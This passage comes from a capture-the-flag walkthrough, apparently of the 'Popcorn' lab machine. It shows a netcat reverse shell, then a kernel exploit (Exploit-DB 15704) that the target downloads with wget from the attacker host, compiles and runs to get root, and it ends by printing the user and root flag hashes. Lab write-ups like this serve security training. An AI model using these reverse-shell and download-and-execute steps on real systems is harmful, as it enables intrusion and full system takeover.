
```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9090
listening on [any] 9090 ...
```

then lets execute the payload :

refresh the page and you will see image not found banner :



click on that :



it looks like we are stuck but the actual payload will be executed here :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9090
listening on [any] 9090 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.6] 37055
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
 11:59:43 up 43 min,  0 users,  load average: 2.15, 2.00, 1.75
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
```

and we have a shell just like that .

lets move to privilege escalation :


Privilege Escalation

so lets enumerate ,

```
$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
$
```

kernel version is too old , it may possible have a kernel exploit to privilege escalation , after researching a bit i found a exploit :

https://www.exploit-db.com/exploits/15704



this exploits matches for our situation ,

lets transfer it to target machine :

transfer the exploit to /var/www/html/15704.c ,

then start the apache service :

```
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```

move to /tmp directory on target machine and transfer it using wget :

```
$ wget http://10.10.16.7/15704.c
wget http://10.10.16.7/15704.c
--2022-07-02 11:11:44--  http://10.10.16.7/15704.c
Connecting to 10.10.16.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9487 (9.3K) [text/x-csrc]
Saving to: `15704.c'

100%[======================================>] 9,487       19.5K/s   in 0.5s

2022-07-02 11:11:45 (19.5 KB/s) - `15704.c' saved [9487/9487]
```


compiling using gcc :

```
$ gcc 15704.c -o exploit
gcc 15704.c -o exploit
$ ls
```

executing the exploit :

• if exploit does not work use python to spawn a proper shell and then run the exploit .

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
```



and we got root :-)

Flags :

this is where i store flags :

User Flag :

```
# cat user.txt
cat user.txt
68150740b9c73241d392828e8642f5e4
#
```

Root Flag :

```
# cat /root/root.txt
cat /root/root.txt
cb7def2c98408a12e3af05dd5106b5b1
#
```